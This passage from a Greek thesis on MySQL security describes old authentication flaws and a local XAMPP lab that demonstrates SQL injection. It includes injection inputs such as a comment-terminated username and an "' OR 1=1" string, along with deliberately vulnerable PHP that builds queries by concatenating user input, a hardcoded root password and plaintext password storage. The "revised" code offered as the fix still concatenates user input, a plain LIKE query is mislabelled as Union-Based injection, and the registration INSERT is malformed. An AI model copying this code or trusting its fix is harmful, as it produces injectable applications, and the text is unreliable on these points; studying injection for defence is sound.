Για την κατανόηση της σημασιολογίας καταχώρησης των προεπιλεγμένων ονομάτων χρήστη και κωδικών πρόσβασης (default usernames and passwords) από το μέσο χρήστη υπάρχουν τέσσερεις απλοί κανόνες που πρέπει να προσέξει. Αρχικά εάν ένας χρήστης βρίσκεται σε ένα τοπικό κεντρικό υπολογιστή, μπορεί να πραγματοποιήσει έλεγχο ταυτότητας ως root χωρίς να εισάγει κωδικό πρόσβασης ή αφήνοντας κενό το πεδίο και να αποκτήσει τον πλήρη έλεγχο της βάσης δεδομένων. Επιπλέον αν ο ίδιος χρήστης βρίσκεται σε ένα τοπικό κεντρικό υπολογιστή, μπορεί να πραγματοποιήσει έλεγχο αυθεντικοποίησης χρησιμοποιώντας ένα τυχαίο όνομα χρήστη (username) με αποτέλεσμα να αποκτήσει δικαιώματα πρόσβασης της βάσης δεδομένων σαν επισκέπτης.
Εάν όμως ένας χρήστης βρίσκεται σε ένα απομακρυσμένο υπολογιστή αλλά μπορεί να ελέγχει τη διαχείριση του ονόματος του διακομιστή, τότε μπορεί να πραγματοποιήσει έλεγχο ταυτότητας ως root χωρίς να εισάγει κωδικό πρόσβασης ή αφήνοντας κενό το πεδίο και να αποκτήσει τον πλήρη έλεγχο της βάσης δεδομένων καθώς θα έχει μετονομάσει τον απομακρυσμένο υπολογιστή και θα τον παρουσιάζει ως μέρος του κύριου κεντρικού υπολογιστή. Αντίστοιχα θα μπορέσει να πραγματοποιήσει έλεγχο αυθεντικοποίησης χρησιμοποιώντας ένα τυχαίο όνομα χρήστη (username) με αποτέλεσμα να αποκτήσει δικαιώματα πρόσβασης της βάσης δεδομένων σαν επισκέπτης.

Η MySQL χρησιμοποιεί ένα ιδιόκτητο πρωτόκολλο για έλεγχο ταυτότητας και για αποστολή και λήψη δεδομένων. Αυτό το πρωτόκολλο είναι σχετικά απλό και η σύνταξη ενός προσαρμοσμένου client για τη MySQL είναι αρκετά απλή. Έρευνες έχουν αποκαλύψει ότι πολλά σοβαρά σφάλματα στις διάφορες εκδόσεις του πρωτοκόλλου ελέγχου ταυτότητας της MySQL μπορούν να οδηγήσουν σε σχεδόν άμεση παραβίαση του διακομιστή. Για παράδειγμα στις εκδόσεις

πριν από την 4.1 εάν κάποιος γνώριζε τον κωδικό κατακερματισμού[17] (hash password) ήταν αρκετό για να πραγματοποιήσει έλεγχο ταυτότητας χωρίς να έχει τη γνώση του κωδικού πρόσβασης (Litchfield, Anley, Heasman, & Grindlay, 2005). Παρατηρείται ότι κατά την ανάπτυξη και κυκλοφορία νέων εκδόσεων της υλοποίησης MySQL υπήρξε ένας αρκετά σημαντικός αριθμός σφαλμάτων στο πρωτόκολλο ελέγχου ταυτότητας MySQL.

6.1.3 Σφάλματα στα πρωτόκολλα αυθεντικοποίησης

Σε εκδόσεις της MySQL πριν από την έκδοση 4.1, η γνώση του κωδικού κατακερματισμού πρόσβασης (hash password) , που περιέχεται στον πίνακα mysql.user, ήταν αρκετή για τον έλεγχο ταυτότητας, αντί για τη γνώση του κωδικού πρόσβασης. Αυτό σήμαινε ότι ένας χρήστης δεν χρειαζόταν να δημιουργήσει ένα πρόγραμμα αποκρυπτογράφησης κωδικού πρόσβασης για τον κατακερματισμό κωδικού πρόσβασης σε εκδόσεις MySQL πριν από το 4.1, επειδή ήταν αρκετά απλό να διορθώσει τον τυπικό client MySQL για να αποδεχτεί έναν κωδικό κατακερματισμού παρά έναν κωδικό πρόσβασης. Πρέπει να σημειωθεί όμως πως οι χρήστες τείνουν να επαναχρησιμοποιούν τους κωδικούς πρόσβασης, ειδικά τους root κωδικούς πρόσβασης, οπότε η διάσπαση οποιουδήποτε κωδικού κατακερματισμού πρόσβασης έχει κάποια αξία όταν λαμβάνεται υπόψη η ασφάλεια του δικτύου στο σύνολό του.

Στις εκδόσεις MySQL πριν από την 3.23.11, υπήρχε ένα σοβαρό σφάλμα στον μηχανισμό ελέγχου ταυτότητας που σήμαινε ότι ένας εισβολέας θα μπορούσε να πραγματοποιήσει έλεγχο ταυτότητας χρησιμοποιώντας μόνο έναν μόνο χαρακτήρα του κωδικού πρόσβασης. Αποδείχθηκε ότι η αναμεμιγμένη συμβολοσειρά που αποτελείται από ένα σύνολο 32χαρακτήρων, μπορούσε να επιστρέψει σε έναν επιτιθέμενο να συνδεθεί χρησιμοποιώντας μόνο έναν μικρό αριθμό εικασιών.

Τέλος στις εκδόσεις πριν από την 3.23.54 εάν ένας χρήστης μπορούσε να πραγματοποιήσει έλεγχο ταυτότητας, τότε θα μπορούσε να εκδώσει μια εντολή `CHANGE_USER` είτε με υπερβολικά μεγάλη συμβολοσειρά, για να προκαλέσει υπερχείλιση ρυθμιστή (buffer overflow) είτε με μονή συμβολοσειρά BYTE, για να επιτρέψει την εύκολη ανάκτηση προνομίων.

6.2 Παραβίαση της MySQL

Ένα από τα πρώτα πράγματα που χρειάζεται να γίνουν για την υλοποίηση μιας πιθανής επίθεσης σε ένα διακομιστή (server) βάσης δεδομένων MySQL, είναι η χαρτογράφηση του εντός του δικτύου. Αυτή η χαρτογράφηση μπορεί να επιτευχθεί με διαφορετικές προσεγγίσεις, για παράδειγμα σαρώνοντας το δίκτυο για τη θύρα TCP[18] 3306 όπου βάσει βιβλιογραφίας είναι η προεπιλεγμένη θύρα για ένα διακομιστή MySQL ή σαρώνοντας το δίκτυο κεντρικών υπολογιστών Windows για την εύρεση του ονόματος MySQL.

Στην παρούσα διπλωματική εργασία αυτό μπορεί να γίνει χάρις το εκτελέσιμο αρχείο Netstat.exe, το οποίο βρίσκεται στο φάκελο συστήματος System32 των Windows (Stanton, 2021). Εκτελώντας τη γραμμή εντολών με δικαιώματα διαχειριστή συστήματος και τρέχοντας την εντολή `netstat-ab`. Εξακριβώνεται έτσι η βιβλιογραφία, καθώς μεταξύ των αποτελεσμάτων που επιστρέφει η εντολή εντοπίζεται και η εκτέλεση MySQL στη θύρα TCP 3306.

[17] Ο κωδικός κατακερματισμού χρησιμοποιείται για την επαλήθευση της ακεραιότητας ενός κωδικού πρόσβασής, που αποστέλλεται κατά τη προσπάθεια σύνδεσης σε μια υπηρεσία, έναντι του αποθηκευμένου κατακερματισμού, έτσι ώστε ο πραγματικός κωδικός πρόσβασης να μην χρειάζεται ποτέ να αποθηκευτεί.

Εικόνα 24 Αποτύπωση οθόνης εργαστηριακού περιβάλλοντος της παρούσης διπλωματικής εργασίας για την εύρεση της προεπιλεγμένης θύρας TCP 3306 MySQL.

Όπως έχει αναφερθεί και στα προηγούμενα κεφάλαια μια επίθεση SQL injection είναι πιθανώς η πιο ανησυχητική επίθεση σε ένα σύστημα MySQL, επειδή είναι το πιο πιθανό αρχικό στάδιο επίθεσης σε ένα διακομιστή συνδεδεμένο στο Διαδίκτυο. Χρησιμοποιώντας την επίθεση SQL injection, είναι δυνατή η χρήση του διακομιστή βάσης δεδομένων ως μια τρωτότητα στο εσωτερικό δίκτυο ή στο δίκτυο στο οποίο βρίσκεται ο διακομιστής MySQL και ως μια πλατφόρμα για την εκκίνηση περαιτέρω επιθέσεων. Συχνά οι διαδικτυακές εφαρμογές επιτρέπουν κατά λάθος την εκτέλεση αυθαίρετων ερωτημάτων στο backend της βάσης δεδομένων τους, παραμελώντας τον έλεγχο εισερχόμενων δεδομένων. Το πρόβλημα συμβαίνει όταν μια εφαρμογή δημιουργεί μια συμβολοσειρά (string) που περιέχει ένα ερώτημα SQL και περιλαμβάνει δεδομένα που παρέχονται από τον χρήστη σε αυτήν τη συμβολοσειρά χωρίς να ισχύουν στην επικύρωση εισόδου (input validation).

Για την καλύτερη κατανόηση των παραπάνω αρκεί κανείς να φανταστεί μια φόρμα εισόδου (login form) όπου ένας χρήστης παρέχει ένα όνομα χρήστη (user name) και έναν κωδικό πρόσβασης (password). Αυτά τα δεδομένα μεταβιβάζονται απευθείας σε ένα ερώτημα (query) βάσης δεδομένων, οπότε αν ο χρήστης εισάγει το όνομα χρήστη vasilis και τον κωδικό πρόσβασης diplomatiki στη φόρμα, το ερώτημα SQL θα μοιάζει με αυτό:

```
SELECT * FROM tblUsers where username = ‘vasilis’ and password = ‘diplomatiki’
```

Παράδειγμα ερωτήματος SQL

Σε αυτό το παράδειγμα, τα προβλήματα προκύπτουν όταν ο χρήστης καθορίζει μια συμβολοσειρά (string) με μια μονή παράθεση (‘) σε αυτήν. Ο χρήστης μπορεί να υποβάλει ένα όνομα χρήστη σαν αυτό:

```
Vasilis’#
```

που θα οδηγήσει σε μια συμβολοσειρά ερωτήματος SQL:

```
SELECT * FROM tblUsers where username = ‘vasilis’#’ and password = ‘diplomatiki’
```

Παράδειγμα ερωτήματος (2) SQL

που φυσικά θα συνδέσει τον χρήστη ως vasilis χωρίς να γνωρίζει τον κωδικό πρόσβασης του, επειδή η βάση δεδομένων σταματά να αξιολογεί το ερώτημα στο χαρακτήρα (#). Το ίδιο το πρόβλημα προκύπτει από ανεπαρκή επικύρωση εισόδου σε διαδικτυακές εφαρμογές, αλλά η διαμόρφωση της βάσης δεδομένων backend μπορεί να συμβάλει σημαντικά στην επιτυχία ενός κακόβουλου χρήστη. Η PHP είναι μακράν η πιο κοινή γλώσσα εφαρμογών ιστού που χρησιμοποιείται με τη MySQL και θα φανεί παρακάτω το πως μπορεί να οδηγήσει σε τρωτότητα της MySQL.

6.2.1 Εργαστηριακό περιβάλλον παραβίασης MySQL


Στα πλαίσια αυτά και για τις ανάγκες της διπλωματικής εργασίας έχει δημιουργηθεί σε τοπικό επίπεδο μια διαδικτυακή εφαρμογή που αποτελείται από σελίδες εγγραφής χρήστη (user registration), εισόδου χρήστη (user login), εξόδου χρήστη (logout) και ευρετηρίου χρηστών. Η διαχείριση της γίνεται μέσω της σελίδας ελέγχου phpMyAdmin. Πρόκειται για μια διαδικτυακή εφαρμογή που δημιουργήθηκε με κώδικα PHP και συνδέθηκε με μια βάση δεδομένων MySQL για τις ενέργειες διαλειτουργικότητας μεταξύ των ιστοσελίδων. Η βάση δεδομένων ονομάστηκε "`login_sample_db`" και περιλαμβάνει τον πίνακα χρηστών "`users`". Ακολουθούν απεικονίσεις στιγμιότυπων του εργαστηριακού περιβάλλοντος καθώς και η παραβίαση της συνδεδεμένης βάσης δεδομένων MySQL με επίθεση SQL injection.

```
-- Database: `login_sample_db`

CREATE TABLE `users` (
  `user_id` int(11) NOT NULL,
  `user_group` int(11) NOT NULL,
  `user_name` varchar(255) NOT NULL,
  `password` varchar(30) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

ALTER TABLE `users`
  ADD PRIMARY KEY (`user_id`),
  ADD KEY `user_group` (`user_group`);
```


Απεικόνιση δημιουργίας του πίνακα χρηστών και των περιεχομένων του.

```
MariaDB [login_sample_db]> show tables;
+---------------------------+
| Tables_in_login_sample_db |
+---------------------------+
| users                     |
+---------------------------+
1 row in set (0.000 sec)
```


Πίνακας 3: Πίνακας απεικόνισης περιεχομένων βάσης δεδομένων "login_sample_db"



Εικόνα 25:Απεικόνιση σελίδας εγγραφή νέου χρήστη




Εικόνα 26: Απεικόνιση σελίδας εισόδου χρήστη



Εικόνα 27: Απεικόνιση σελίδας εισόδου χρήστη με διαπιστευτήρια

Εικόνα 28: Απεικόνιση σελίδας ευρετηρίου χρήστη



Εικόνα 29: Απεικόνιση επίθεσης SQL injection και επιστροφή αποτελεσμάτων

Παρατηρείται ότι εισάγοντας στο πεδίο αναζήτησης το ερώτημα SQL:

```
SELECT * FROM `users` WHERE `user_group`=1 AND `user_name` LIKE '%%'
```


Απεικόνιση ερωτήματος SQL injection

η βάση δεδομένων μας επιστρέφει αποτελέσματα χρηστών που δεν θα έπρεπε να εμφανίσει στον εκάστοτε συνδεδεμένο χρήστη. Πρόκειται για τη τεχνική Union-Based SQLi καθώς συνδύασε τα αποτελέσματα δυο ή περισσότερων δηλώσεων SELECT για την επιστροφή αποτελεσμάτων. Συνεπώς γίνεται κατανοητό ότι ο υπεύθυνος κώδικας για τη διασύνδεση μεταξύ της βάσης δεδομένων και της διαδικτυακής εφαρμογής δεν είναι ασφαλής και παρουσιάζει τρωτότητα επίθεσης SQL injection. Αυτό είναι αποτέλεσμα του παρακάτω κώδικα PHP:

```
$sql = "SELECT * FROM `users` ".
       "WHERE `user_group`=".$_SESSION['user']['group']." ".
       "AND `user_name` LIKE '%".$_POST['search']."%'";
```

Εάν όμως αναθεωρηθεί ο υπεύθυνος κώδικας PHP παρατηρείται ότι εισάγοντας το ερώτημα SQL στη μπάρα αναζήτησης δεν επιτυγχάνεται επίθεση SQL injection.

```
$sql = "SELECT * FROM `users` ".
       "WHERE `user_group`=".$_SESSION['user']['group']."".
       "AND `user_name` LIKE '%".$_POST['search']."";
```



Εικόνα 30: Απεικόνιση επίθεσης SQL injection χωρίς την επιστροφή αποτελεσμάτων

7 Συμπεράσματα

Στην παρούσα διπλωματική εργασία έγινε μια προσπάθεια παρουσίασης αρχικά της ανάπτυξης και έπειτα της εξέλιξης και της κατηγοριοποίησης των συστημάτων διαχείρισης βάσεων δεδομένων (ΣΔΒΔ). Στη συνέχεια παρουσιάστηκε ο τρόπος σχεδιασμού ενός συστήματος βάσεων δεδομένων ενώ στη συνέχεια η ανάλυση της διπλωματικής εργασίας προχώρησε στην περιγραφή των κινδύνων που υφίστανται και εμφανίζει η υλοποίηση της MySQL.

Στην ανάλυση των κινδύνων που εμφανίζονται στην υλοποίηση της MySQL αυτό που γίνεται κατανοητό είναι ότι θα πρέπει πάντα να ακολουθούνται έγκαιρα οι επιδιορθώσεις ασφαλείας (security patches) όπως επίσης θα πρέπει να γίνεται σχολαστική απόδοση προνομίων στον εκάστοτε χρήστη. Διακρίνεται όμως ότι ακόμα και αν υφίστανται οι επιδιορθώσεις ασφαλείας και τα σωστά προνόμια χρήστη, μια υλοποίηση βάσης δεδομένων μπορεί να παρουσιάσει τρωτότητα σε μια διαδικτυακή εφαρμογή καθώς συνυπάρχει σε ένα περιβάλλον ανάπτυξης backend. Όσο δηλαδή η ανάπτυξη μιας εφαρμογής εξαρτάται από ένα άτομο ή μια ομάδα ανάπτυξης λογισμικού και ενσωματώνεται στα πλαίσια της γλώσσας προγραμματισμού PHP, τόσο υφίσταται ο κίνδυνος ευπάθειας από μια επίθεση SQL injection.

Τέλος πραγματοποιήθηκε μια τεχνική ανάλυση της θεωρίας με τη δημιουργία βάσης δεδομένων και μιας διαδικτυακής εφαρμογής που επικοινωνούσαν μεταξύ τους μέσω του ελεύθερου λογισμικού XAMPP. Σε αυτό το εργαστηριακό περιβάλλον δοκιμάστηκε μια επίθεση SQL INJECTION, με τη τεχνική Union-Based, με πρακτική απεικόνιση μέσω του site που δέχτηκε την επίθεση. Φάνηκε ότι η διαδικτυακή εφαρμογή εμφάνισε τρωτότητα σε επίθεση SQL injection λόγω κακής ανάπτυξης κώδικα PHP. Πρέπει να σημειωθεί εδώ ότι τα σφάλματα είναι πολύ σημαντικά στο στάδιο ανάπτυξης μιας εφαρμογής αλλά όταν περάσει στο στάδιο χρήσης θα πρέπει αυτά να απενεργοποιούνται ή να καταγράφονται σε ένα αρχείο ευρετηρίου (directory file) περιορισμένης πρόσβασης. Επίσης φάνηκε ότι τα σφάλματα του σταδίου ανάπτυξης δεν αναθεωρήθηκαν και επηρέασαν την ασφάλεια της διαδικτυακής εφαρμογής. Αποδείχτηκε όμως ότι με μια μικρή παραμετροποίηση του κώδικα η τρωτότητα αυτή αποφεύχθηκε.

Βιβλιογραφία

Litchfield, D., Anley, C., Heasman, J., & Grindlay, B. (2005). *The Database Hacker's Handbook: Defending Database Servers.* Indianapolis, Indiana: Wiley Publishing, Inc.

Sun, S.-T., Wei, T., Liu, S., & Lau, S. (2007). *Classification of SQL Injection Attacks.* Vancouver, Canada : Electrical and Computer Engineering, University of British Columbia.

Bal Gupta, S., & Mittal, A. (2017). *Introduction to Database Management System.* Delhi: UNIVERSITY SCIENCE PRESS.

Coronel, C., & Morris, S. (2015). *Database Systems: Design, Implementation,and Management.* Singapore: Cengage Learning.

DeBarros, A. (2018). *PRACTICAL SQL A Beginner's Guide to Storytelling with Data.* San Francisco: no starch press.

Elmasri, R., & Navathe, S. B. (2016). *Fundamentals Of Database Systems.* New York: PEARSON.

Kiezun, A., Guo, P. J., Jayaaraman, K., & Ernst, M. D. (2008). *Automatic Creation of SQL Injection and Cross-Site Scripting Attacks.* New York, NY, United States: Association for Computing Machinery.

Kromann, F. M. (2018). *Beginning PHP and MySQL : From Novice to Professional.* New York, NY: Apress.

Manelli, L., & Zambon, G. (2020). *Beginning Jakarta EE Web Development : Using JSP, JSF, MySQL, and Apache Tomcat for Building Java Web Applications.* New York, NY: Apress.

Masson, A. (2006, August). Creation of Database or Creation of Data: Crucial Choices in the Matter of Database Protection. *European Business Law Review*, σσ. 1063-1073.

Mitropoulos, D., Karakoidas, V., Louridas, P., & Spinellis, D. (2012). *Countering Code Injection Attacks: A Unified Approach.* Athens, Greece: Department of Management Science and Technology Athens University of Economics and Business.

Muscat, I. (2015, November 16). *Types of SQL Injection (SQLi).* Retrieved from acunetix.com: https://www.acunetix.com/blog/articles/sqli-how-it-works/

Oracle, C. (n.d.). *Starting MySQL as a Windows Service*. Retrieved from Installing MySQL on Microsoft Windows Using a noinstall ZIP Archive: https://dev.mysql.com/doc/mysql-windows-excerpt/8.0/en/windows-start-service.html

owasp.org. (n.d.). Retrieved from https://owasp.org/www-project-top-ten/#: https://owasp.org/www-project-top-ten/#

Pilker, J. (2003). MS SQL Slammer/Sapphire Worm. *Global Information Assurance Certification Paper* (p. 13). SANS Institute.

Ramakrishnan, R., & Gehrke, J. (2003). *DATABASE MANAGEMENT SYSTEMS.* Singapore: McGraw-Hill Education (Asia).

Rao, U., & Nayak, U. (2014). *Understanding Networks and Network Security.* Berkeley, CA: Apress, Berkeley, CA.

Silberschatz, A., Korth, H. F., & Sudarshan, S. (2011). *DATABASE SYSTEM CONCEPTS.* New York, NY: McGraw-Hill.

Stanton, L. (2021, February 21). *How To Check Which Ports Are Open On A Windows 10 PC*. Retrieved from https://www.alphr.com/how-to-check-which-ports-open-windows-10-pc/


Sumathi, S., & Esakkirajan, S. (2007). *Fundamentals of Relational Database Management Systems.* Berlin: Springer.

Vukotic, A., & Goodwill, J. (2011). *Apache Tomcat 7.* New York, NY: Apress.


Zambon, G. (2012). *Beginning JSP, JSF and Tomcat : Java Web Development.* New York, NY: Apress.

Παράρτημα


Ακολουθούν επιλεγμένα κομμάτια κώδικα και αποτυπώσεις οθόνης που δημιουργήθηκαν κατά τη διάρκεια της διπλωματικής εργασίας που παρουσιάζουν την ακολουθία υλοποίησης του εργαστηριακού περιβάλλοντος και αξίζουν την προσοχή του ενδιαφερόμενου αναγνώστη για την περαιτέρω κατανόηση της παρούσας διπλωματικής εργασίας.



Αποτύπωση στιγμιότυπου οθόνης για τις ρυθμίσεις εγκατάστασης XAMPP



Αποτύπωση στιγμιότυπου οθόνης για τις λειτουργίες XAMPP




Αποτύπωση στιγμιότυπου οθόνης για τη ρύθμιση localhost

```
C:\xampp\mysql\bin>mysql -u root -p login_sample_db
Enter password: ********************
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 52
Server version: 10.4.19-MariaDB mariadb.org binary distribution
```

Αποτύπωση στιγμιότυπου οθόνης γραμμής εντολών για τη σύνδεση στη βάση δεδομένων

```
C:\xampp\mysql\bin>mysql -u root -p login_sample_db
Enter password: ********************
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 54
Server version: 10.4.19-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [login_sample_db]> show tables;
+---------------------------+
| Tables_in_login_sample_db |
+---------------------------+
| users                     |
+---------------------------+
1 row in set (0.000 sec)
```

Αποτύπωση στιγμιότυπου οθόνης γραμμής εντολών σύνδεσης στη βάση δεδομένων και εμφάνιση πινάκων



```php
<?php
session_start();

    include("connection.php");
    include("functions.php");


    if($_SERVER['REQUEST_METHOD'] == "POST")
    {
        //something was posted
        $user_name = $_POST['user_name'];
        $password = $_POST['password'];

        if(!empty($user_name) && !empty($password) && !is_numeric($user_name))
        {

            //save to database
            $user_id = random_num(20);
            $query = "insert into users (user_id,user_group,user_name,password) values ('$user_id', '$user_group=1' '$user_name','$password')";

            mysqli_query($con, $query);

            header("Location: login.php");
            die;
        }else
        {
            echo "Please enter some valid information!";
        }
    }
?>
```

Αποτύπωση στιγμιότυπου οθόνης κώδικα PHP για τη σελίδα εγγραφής νέου χρήστη

```html
</head>
<body>

    <style type="text/css">

    #text{

        height: 25px;
        border-radius: 5px;
        padding: 4px;
        border: solid thin #aaa;
        width: 100%;
    }

    #button{

        padding: 10px;
        width: 100px;
        color: white;
        background-color: lightblue;
        border: none;
    }

    #box{

        background-color: grey;
        margin: auto;
        width: 300px;
        padding: 20px;
    }

    </style>

    <div id="box">

        <form method="post">
            <div style="font-size: 20px;margin: 10px;color: white;">Signup</div>

            <input id="text" type="text" name="user_name"><br><br>
            <input id="text" type="password" name="password"><br><br>

            <input id="button" type="submit" value="Εγγραφή"><br><br>

            <a href="login.php">Πατήστε εδώ για είσοδο</a><br><br>
        </form>
    </div>
</body>
</html>
```

Αποτύπωση στιγμιότυπου οθόνης κώδικα HTML για τη σελίδα εγγραφής νέου χρήστη

C:\xampp\htdocs\vhosts\diplomatiki.ergasia.localhost\3-mysqli.php - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

3-mysqli.php

```php
<?php

define('DB_HOST', 'localhost');
define('DB_NAME', 'login_sample_db');
define('DB_USER', 'root');
define('DB_PASSWORD', 'testalabdiplomatiki');

// (B) CONNECT
$mysqli = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
if ($mysqli->connect_errno) { exit($mysqli->connect_error); }

// (C) PREPARE
$stmt = $mysqli->prepare("SELECT * FROM `users` WHERE `user_group` = ? AND `user_name` LIKE ?");

// (D) BIND PARAM
$group = 1;
// $search = "%ja%";
// $search = "' OR 1=1 OR `user_name` LIKE '";
$stmt->bind_param("is", $group, $search);

// (E) FETCH
$stmt->execute();
$stmt->bind_result($a, $b, $c);
while ($stmt->fetch()) { echo "<div>$a $b $c</div>"; }
mysqli_close($mysqli);
```

Αποτύπωση στιγμιότυπου οθόνης κώδικα PHP για τη διασυνδεσιμότητα μεταξύ σελίδων

C:\xampp\htdocs\vhosts\diplomatiki.ergasia.localhost\functions.php - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

functions.php

```php
<?php

function check_login($con)
{

    if(isset($_SESSION['user_id']))
    {

        $id = $_SESSION['user_id'];
        $query = "select * from users where user_id = '$id' limit 1";

        $result = mysqli_query($con,$query);
        if($result && mysqli_num_rows($result) > 0)
        {

            $user_data = mysqli_fetch_assoc($result);
            return $user_data;
        }
    }

    //redirect to login
    header("Location: login.php");
    die;

}

function random_num($length)
{

    $text = "";
    if($length < 5)
    {
        $length = 5;
    }

    $len = rand(4,$length);

    for ($i=0; $i < $len; $i++) {
        # code...

        $text .= rand(0,9);
    }

    return $text;
}
```

Αποτύπωση στιγμιότυπου οθόνης κώδικα PHP για τις λειτουργίες μεταξύ σελίδων


C:\xampp\htdocs\vhosts\diplomatiki.ergasia.localhost\index.php • - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

index.php

```php
<?php
session_start();

  include("connection.php");
  include("functions.php");

  $user_data = check_login($con);

?>

<!DOCTYPE html>
<html lang="el">
<head>
  <title>Test Site Διπλωματική Εργασία</title>
</head>
<body>

  <a href="logout.php">Logout</a>
  <h1>Test Lab Διπλωματική</h1>

  <br>
  Γεια σου, <?php echo $user_data['user_name']; ?>
</body>
</html>

<?php

$_SESSION['user'] = [
  "id" => 1,
  "group" => 1,
  "name" => ""
];

// (B) SIMPLE SEARCH FORM ?>
<form method="post">
  <input type="text" name="search"/>
  <input type="submit" value="Search"/>
</form>

<?php

if (isset($_POST['search'])) {

  define('DB_HOST', 'localhost');
  define('DB_NAME', 'login_sample_db');
  define('DB_USER', 'root');
  define('DB_PASSWORD', 'testlabdiplomatiki');

  // (C2) Σύνδεση σε ΒΔ
   $pdo = new PDO(
    "mysql:host=". DB_HOST .";dbname=". DB_NAME,
    DB_USER, DB_PASSWORD
  );

  // (C3) Ερώτημα SQL
  $sql = "SELECT * FROM `users` ".
         "WHERE `user_group`=".$_SESSION['user']['group']." ".
         "AND `user_name` LIKE '%".$_POST['search']."%'";
  $stmt = $pdo->prepare($sql);
  $stmt->execute();
  $results = $stmt->fetchAll();


  // (C4) Αποτελέσματα
  echo "<div>$sql</div>";
  if (is_array($results)) { foreach ($results as $r) {
    printf("<div>%s</div>", $r['user_name']);
  }}
}
```

Αποτύπωση στιγμιότυπου οθόνης κώδικα PHP & HTML για τη σελίδα ευρετηρίου



Αποτύπωση στιγμιότυπου οθόνης κώδικα PHP για τη σελίδα εισόδου

Αποτύπωση στιγμιότυπου οθόνης κώδικα HTML για τη σελίδα εισόδου